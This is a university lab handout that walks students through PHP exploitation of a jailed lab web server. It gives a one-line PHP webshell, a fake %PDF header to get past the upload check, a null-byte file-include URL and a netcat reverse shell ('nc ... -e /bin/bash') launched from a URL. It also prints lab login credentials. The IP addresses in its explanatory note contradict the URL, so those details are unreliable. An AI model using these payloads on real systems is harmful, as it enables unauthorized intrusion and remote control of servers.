**Introduction to PHP Exploitation: Remote Code Execution and Reverse Shell**

By: Noah Dunn

**Note:** The following lab was derived entirely using the help of the listed two resources. If at any point you get stuck, consult the following first for any necessary clarifications.

<http://www.sec-art.net/2018/03/how-to-install-web-for-pentester-vm-in.html>

<https://pentesterlab.com/exercises/php_include_and_post_exploitation/course>

**Note:** You should have already completed Part 1.

**Note:** Part of this lab evaluation is determining whether or not having a local virtualbox or a remote Openstack is more conducive to your learning ability. This lab is going to be done on Openstack so **YOU NEED TO CONNECT TO THE MIAMI VPN**. If you don’t have access to it already, you can get it [here](https://miamioh.teamdynamix.com/TDClient/1813/Portal/Requests/ServiceDet?ID=9101).


**Step 1: Configuring a SOCKS SSH Proxy**


1. SOCKS stands for *Socket Secure*. It is a low level network protocol that can route all traffic for specific ports to a specific IP across any protocol or program. It is secure because all routing is done client-side behind the client’s firewall, giving some assurance that the individual creating these proxies is a good actor, although this is never guaranteed in anything in security.
2. For this lab, we are going to use a SOCKS SSH proxy to access an isolated Openstack instance from a less restrictive openstack instance. Specifically, we are going to access the web application from last week’s lab, which will be located on an isolated instance. This kind of isolated instance is often referred to as a **JAIL**, because it locks all the evil exploits where they belong.  
   
3. More information can be read [here](https://securityintelligence.com/posts/socks-proxy-primer-what-is-socks5-and-why-should-you-use-it/) on SOCKS protocols and SOCKS proxies.
4. To begin, load a terminal (PuTTY or Git Bash on Windows)
5. I already put it in all caps above, but make sure you are logged into the Miami VPN
6. Execute the command to activate the SSH Tunnel


ssh -N -D 8080 hackerman@172.17.38.36

(password is: **hackz**)


1. Your terminal will appear to hang, this indicates that tunnel is correctly activated
2. Open up **Mozilla Firefox** (you can use a different browser but the rest are a pain, please just use Firefox)
3. You are going to want to download a copy of this lab because the proxy will hijack your browser, and you will lose connection to this document. This won’t be a problem with Google Docs, but it’s good to have a copy just in case
4. Go into the Options menu



1. Get into Network Settings  
   
2. Configure the proxy and hit OK



1. Go to http://172.17.38.142/
2. Congratulations, your web browser is now acting as if it is installed on the proxy server, instead of your home computer



**Step 2: Establishing Remote Code Execution**

1. Time to demonstrate trivial exploitation of both **REMOTE** and **LOCAL** file includes
2. First: **REMOTE**
3. Log in to ceclnx01 on a separate shell from the one you were using earlier
4. Inside your public\_html folder, create a very small PHP program that looks like the one [here](http://ceclnx01.cec.miamioh.edu/~dunnnm2/webshell.txt)

<?php


system($\_GET["cmd"]);

?>


1. Access the remote server at http://172.17.38.142/?page=http://http://ceclnx01.cec.miamioh.edu/~dunnnm2/webshell.txt&cmd=ifconfig

**NOTE:** Replace the ~/dunnnm2 with your specified ceclnx01 file path


**NOTE:** This will not work, read step 6.



1. Recall from part 1, this server configuration does not have remote path file inclusion enabled, so unfortunately, **the easy remote option will not work for us.**
2. Next: **LOCAL**
3. There are a number of ways to develop a local PHP exploit: Injecting the code in an email, using services like FTP, NFS, inserting through the logs. However, the developers of this web application make this quite easy with their upload page
4. First we need to check what the file upload restrictions are. Create a small text file **fake.txt** and type some text into it. (DO NOT USE **exploit.txt**, your firewall will get angry). In fact, your firewall might be smart enough to detect something suspicious, just allow the file through your firewall
5. Modify the file to have a .pdf extension instead of a .txt extension.
6. Attempt to upload the PDF under the submit page of the web application



1. Looks like they do some file format checking here. This is unfortunate, but we can develop a quick workaround. If we examine an actual PDF file’s header



PHP provides a function **mime\_content\_type** to help determine the type of various files, but for now, you can trust me that the only thing we need to identify a file as a PDF is the **%PDF-1.5**

1. Modify the code used for the remote file execution to the following

%PDF-1.5

<?php


system($\_GET["cmd"]);

?>

1. Save the file as something like **fake.pdf** and attempt upload. Make sure you fill out all fields of the submission document, you are going to need this email and password to log in, but make it something stupid and throw away. Try to make your file name unique enough so that it does not clash with your classmates, same with the email. **NOTE:** Depending on your system, your firewall may flag trying to save this file. Just allow it for the time being. Windows is smarter than I thought.




1. Boom-shaka-laka, it went through. Let’s see if we can locate where this guy is at.




1. If you click on the link to your pdf, you’ll see the link it redirects you to





1. Modifying the URL to something we care about is more important than just getting a small error. Using our knowledge of the uploads folder, we can do something like this.  
   **http://172.17.38.142/index.php?page=uploads/fake.pdf%00&cmd=uname  
   NOTE**: We have to use the null byte like we figured out in exercise 1 to do this.
2. We see the PDF tag we set, and our user: Linux. Onto making this actually usable



**Step 3: Creating a Reverse Shell**

1. A **standard** Shell is a terminal we use to connect to a remote server from a client as an **incoming** connection to the server.

A **reverse** Shell does the exact opposite, allowing connection to a remote server from a client as an **outgoing** connection from the server.

1. Reverse shells are often used in place of standard shells for exploitation development due to the nature of security groups for servers often being more restrictive of incoming traffic than outgoing traffic. As such, this is the type we are going to do in this lab
2. Among the many options for Reverse Shells, **Netcat** remains as one of the most prominent tools among exploit developers for pulling off a reverse shell.
3. Netcat is already installed on the remote server, if it was not, we could use the tricks we learned in Step 2 in order to create a fake pdf netcat install script. For more information on how this is pulled off, check the PenTesterLab guide linked at the top if you are interested.
4. Log in to the proxy server we are using to connect to the jailed box by doing  
   ssh hackerman@172.17.38.36

**Password: hackz**

1. You have full perms on this proxy box. Don’t be an idiot, get in, get the lab done, and get out. Don’t screw your classmates
2. Start netcat on the box you just logged into

**sudo nc -l -p 80**This will start Netcat on local running off port 80.

1. In order to start netcat on remote, go to the following massive URL

http://172.17.38.142/index.php?page=uploads/fake.pdf%00&cmd=nc%20172.17.38.36%2080%20-e%20/bin/bash

**NOTE:** If you named your file something other than fake.pdf, you need to change that. Note that this includes the IP of the remote box (172.17.38.36) and the IP address of the server you are on (acting as our client, 172.17.38.142). This effectively executes the following command on the server:

**nc 172.17.38.142 80 -e /bin/bash (This boots Netcat on remote)**

**NOTE:** Do not run this command, it’s done on the server when you go to the URL.

1. Congrats! You have officially compromised the server. Try a couple of commands out like **pwd** and **ls**. Also, don’t modify any of the files or do any **rm**’s please. No threats for if you do, I am just really tired and really don’t want to have to reconfigure this lab, it took forever so let your classmates have fun too.
2. Check out what’s in **secret.txt** and submit that text for full credit (It’s in **/var/www**)